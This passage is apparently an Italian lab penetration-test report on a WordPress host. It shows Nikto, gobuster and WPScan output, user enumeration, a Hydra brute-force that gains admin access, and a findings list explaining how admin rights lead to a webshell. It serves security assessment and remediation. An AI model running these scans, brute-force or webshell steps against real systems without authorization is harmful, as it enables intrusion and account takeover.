+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,h
ttps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2025-08-25 18:27:36 (GMT-4) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




```
┌──(kali㉿kali)-[~]
└─$ seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
└── Web-Shells
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[/usr/share/seclists]
└─$ gobuster dir -u http://192.168.56.105 -w ./Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ./Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 286]
/.htpasswd            (Status: 403) [Size: 291]
/.htaccess            (Status: 403) [Size: 291]
/cgi-bin/             (Status: 403) [Size: 290]
/index                (Status: 200) [Size: 177]
/index.html           (Status: 200) [Size: 177]
/robots               (Status: 200) [Size: 43]
/robots.txt           (Status: 200) [Size: 43]
/server-status        (Status: 403) [Size: 295]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

7. **WPScan (aggressive):** individuata **versione WP 4.5**, **versione PHP obsoleta** e **due username** (es. `john`, `admin`).



```
|
| Version: 1.7 (80% confidence)
| Found By: Style (Passive Detection)
|  - http://192.168.56.105/backup_wordpress/wp-content/themes/twentyfourteen/style.css, Match: 'Version: 1.7'

[+] twentysixteen
| Location: http://192.168.56.105/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2025-08-05T00:00:00.000Z
| Readme: http://192.168.56.105/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 3.6
| Style URL: http://192.168.56.105/backup_wordpress/wp-content/themes/twentysixteen/style.css
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead wi...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
|  - http://192.168.56.105/backup_wordpress/wp-content/themes/twentysixteen/, status: 500
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
|  - http://192.168.56.105/backup_wordpress/wp-content/themes/twentysixteen/style.css, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:38 <=====================================================> (10 / 10) 100.00% Time: 00:00:38

[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|  Rss Generator (Passive Detection)
|  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|  Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|  Rss Generator (Passive Detection)
|  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Aug 25 18:55:17 2025
[+] Requests Done: 30261
[+] Cached Requests: 17
[+] Data Sent: 8.836 MB
[+] Data Received: 6.363 MB
[+] Memory used: 331.98 MB
[+] Elapsed time: 00:10:52
```

8. **Bruteforce WP (lab): Hydra** + **rockyou** → **corrispondenza trovata** → accesso a **WordPress come Administrator**.



Users

All (2) | Administrator (2)

2 items

Username	Name	Email	Role	Posts
admin		admin@thissite.com	Administrator	1
john	john	john@thissite.com	Administrator	1

2 items

5) Evidenze principali

Più gravi

1. **WordPress 4.5 obsoleto + PHP non supportato**
 → Combo micidiale: versione vecchia di WP + versione di PHP non più aggiornata = falle note già pubbliche e facilmente sfruttabili (RCE, privilege escalation,

plugin/theme exploit). Accesso praticamente garantito a un attaccante.

2. **WordPress admin con Editor file e Upload plugin/tema**
   → Se hai admin, hai esecuzione codice arbitraria diretta. L'editor ti permette di modificare file PHP e l'upload di plugin/temi = webshell assicurata. In termini pratici, questo è **game over**.

Medio-grave

3. **FTP con password deboli + file .bk con utenti**
   → L'FTP espone credenziali deboli (brute force facile). In più il file .bk contiene utenti, quindi accelera attacchi su altri servizi. È meno immediato di WP admin, ma resta **grave** perché porta a credenziali valide.

4. **SSH user enumeration (risposte diverse)**
   → Non compromette direttamente, ma fornisce informazione critica: ti dice quali utenti esistono, semplificando brute force e attacchi mirati. Grave a livello di information disclosure, ma non da solo.

Meno gravi

5. **robots.txt verboso + sottocartella /backup_wordpress/**
   → È una cattiva pratica di configurazione: rivela directory sensibili, versioni o backup esposti. Di per sé è "solo info leak", ma se dentro al backup ci sono DB o credenziali diventa devastante. Sta più in basso nella scala perché dipende dal contenuto trovato.

Conclusione

La combinazione di componenti obsoleti e misconfigurazioni consente takeover di account e RCE potenziale via feature. In un contesto reale, ciò abilita la compromissione del server e un possibile pivot verso l'OS. Le remediation proposte (patching, hardening, controllo accessi) mitigano significativamente il rischio.